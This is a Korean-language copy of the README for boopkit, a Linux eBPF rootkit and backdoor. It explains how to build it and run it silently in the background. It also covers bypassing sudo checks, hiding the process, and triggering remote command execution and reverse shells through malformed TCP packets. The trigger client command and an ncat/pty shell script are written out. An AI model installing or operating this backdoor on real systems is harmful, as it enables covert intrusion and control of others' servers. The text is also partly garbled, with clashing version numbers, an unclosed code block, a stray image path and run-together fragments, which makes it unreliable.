 krisnova/boopkit
TCP를 통한 Linux eBPF 백도어. 이전 권한 액세스를 통해 역방향 셸 생성, RCE 실행. Less Honkin, More Tonkin.

================================================================
██████╗  ██████╗  ██████╗ ██████╗ ██╗  ██╗██╗████████╗
██╔══██╗██╔═══██╗██╔═══██╗██╔══██╗██║ ██╔╝██║╚══██╔══╝
██████╔╝██║   ██║██║   ██║██████╔╝█████╔╝ ██║   ██║
██╔══██╗██║   ██║██║   ██║██╔═══╝ ██╔═██╗ ██║   ██║
██████╔╝╚██████╔╝╚██████╔╝██║     ██║  ██╗██║   ██║
╚═════╝  ╚═════╝  ╚═════╝ ╚═╝     ╚═╝  ╚═╝╚═╝   ╚═╝
Author: Kris Nóva <[email protected]> Version 1.4.0

IN NO EVENT SHALL THE COPYRIGHT OWNER OR CONTRIBUTORS BE
LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL, SPECIAL,
EXEMPLARY, OR CONSEQUENTIAL DAMAGES.

DO NOT ATTEMPT TO USE THE TOOLS TO VIOLATE THE LAW.
THE AUTHOR IS NOT RESPONSIBLE FOR ANY ILLEGAL ACTION.
MISUSE OF THE SOFTWARE, INFORMATION, OR SOURCE CODE
MAY RESULT IN CRIMINAL CHARGES.

Use at your own risk.
================================================================
Boopkit. Linux 루트킷 및 백도어. eBPF로 제작됨.
사용법: boopkit [옵션]
옵션: -h, help boopkit 도움말 및 사용법 표시. -i, interface 인터페이스 이름. lo, eth0, wlan0 등 -s, sudo-bypass sudo 검사 우회. PID 난독화가 깨집니다. -r, reverse-conn 페이로드가 없을 경우 역방향 RCE 조회 시도. -q, quiet 출력 비활성화. -x, reject 트리거를 거부할 소스 주소.
Linux 백도어, 루트킷 및 eBPF 우회 도구.
원시 TCP를 통한 원격 명령 실행.
- Linux 커널 5.16에서 테스트됨
- Linux 커널 5.17에서 테스트됨
- TCP를 통한 원격 코드 실행 (SSH, Nginx, Kubernetes 등)
- 네트워크 게이트웨이 우회 (잘못된 체크섬, TCP 리셋)
- 런타임 자체 난독화 (eBPF 프로세스 숨기기)
##### 면책 조항
> 이는 **익스플로잇이 아닙니다**! 작동하려면 서버에 대한 사전 권한 있는 접근이 필요합니다!
> 저는 전문 보안 연구원입니다. 이는 연구 목적으로만 사용되는 화이트 해트 도구입니다.
> 책임감 있게 사용하십시오. 이 소프트웨어를 불법적으로 사용하지 마십시오.

## 서버 측
boopkit을 다운로드하고 빌드합니다.
```bash
wget https://github.com/kris-nova/boopkit/archive/refs/tags/v1.3.0.tar.gz
tar -xzf v1.3.0.tar.gz
cd boopkit-1.3.0/
make
sudo make install
boopkit을 포그라운드에서 실행합니다.
# 로컬호스트와 10.0.0.1의 모든 boop 거부
boopkit -x 127.0.0.1 -x 10.0.0.1
boopkit을 조용한 모드로 백그라운드에서 실행합니다.
# 위험! 중단하기 매우 어려울 수 있습니다! 책임은 본인에게 있습니다!
boopkit -q &
이제 boopkit이 실행 중이며 클라이언트 boopkit-boop 명령줄 도구를 사용하여 익스플로잇할 수 있습니다.
boopkit을 다운로드하고 빌드합니다.
wget https://github.com/kris-nova/boopkit/archive/refs/tags/v1.2.0.tar.gz
tar -xzf v1.2.0.tar.gz
cd boopkit-1.2.0/
make
sudo make install
서버에 대해 boopkit-boop을 실행합니다.
# ===================
RCE="ls -la"
# ===================
LHOST="127.0.0.1"
LPORT="3535"
RHOST="127.0.0.1"
RPORT="22"
boopkit-boop \
  -lhost $LHOST \
  -lport $LPORT \
  -rhost $RHOST \
  -rport $RPORT \
  -c "$RCE"

Boopkit은 네트워크의 다양한 이벤트에 응답합니다. 두 이벤트 모두 boopkit-boop 도구로 트리거할 수 있습니다.
TCP 헤더 형식. RFC 793에서 발췌. 1981년 9월
        0                   1                   2                   3
        0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
       +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
       |          Source Port          |       Destination Port        |
       +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
       |                        Sequence Number                        |
       +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
       |                    Acknowledgment Number                      |
       +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
       |  Data |           |U|A|P|R|S|F|                               |
       | Offset| Reserved  |R|C|S|S|Y|I|            Window             |
       |       |           |G|K|H|T|N|N|                               |
       +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
       |           Checksum            |         Urgent Pointer        |
       +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
       |                    Options                    |    Padding    |
       +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
       {                             data                              }
       {                             ....                              }
       {                             data                              }
       +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
먼저 boopkit-boop 도구는 SOCK_RAW 소켓을 통해 서버로 빈 체크섬이 있는 비정상 TCP SYN 패킷을 보냅니다. 이는 실행 중인 TCP 서비스와 관계없이 원격으로 boopkit을 트리거합니다. boopkit이 실행 중인 모든 Linux 서버에서 TCP 서비스 상태에 관계없이 작동합니다.
이 첫 번째 벡터만 사용하려면 boopkit-boop과 함께 -p를 사용하십시오.
⚠️ 일부 최신 네트워크 하드웨어는 이 벡터를 사용하여 boopkit을 익스플로잇하는 데 필요한 비정상 체크섬 패킷을 모두 DROP합니다!
다음으로 boopkit-boop 도구는 SSH, Kubernetes, Nginx 등 원격 TCP 서비스에 대해 SOCK_STREAM 소켓으로 유효한 TCP 핸드셰이크를 완료합니다. 초기 TCP 핸드셰이크가 완료된 후 boopkit-boop는 이 과정을 두 번째 반복합니다.
두 번째 핸드셰이크는 패킷의 TCP 리셋 플래그를 뒤집어 서버에서 TCP 리셋을 트리거합니다.
이 중 어느 전술이든 boopkit을 독립적으로 트리거하기에 충분합니다. 다양한 네트워크 하드웨어 및 런타임 조건에 따라 각 전술의 실행 가능성이 달라집니다. Boopkit은 기본적으로 두 가지를 모두 시도하고 응답합니다.
boopscript 파일은 Metasploit 호환 스크립트로, boopkit-boop이 원격 Linux 시스템에 설치된 후 원격으로 boopkit 백도어를 트리거하는 데 사용할 수 있습니다.
# boopscript
RHOST="127.0.0.1"
RPORT="22"
LHOST="127.0.0.1"
LPORT="3535"

NCAT="/usr/bin/ncat"
NCATLISTENPORT="3545"
libbpf에 필요libxdp에 필요python -c "import pty; pty.spawn('/bin/bash')"
유용한 코드 샘플을 제공한 원저자에게 감사드립니다! 이 프로젝트를 위해 많은 코드를 포크했습니다!
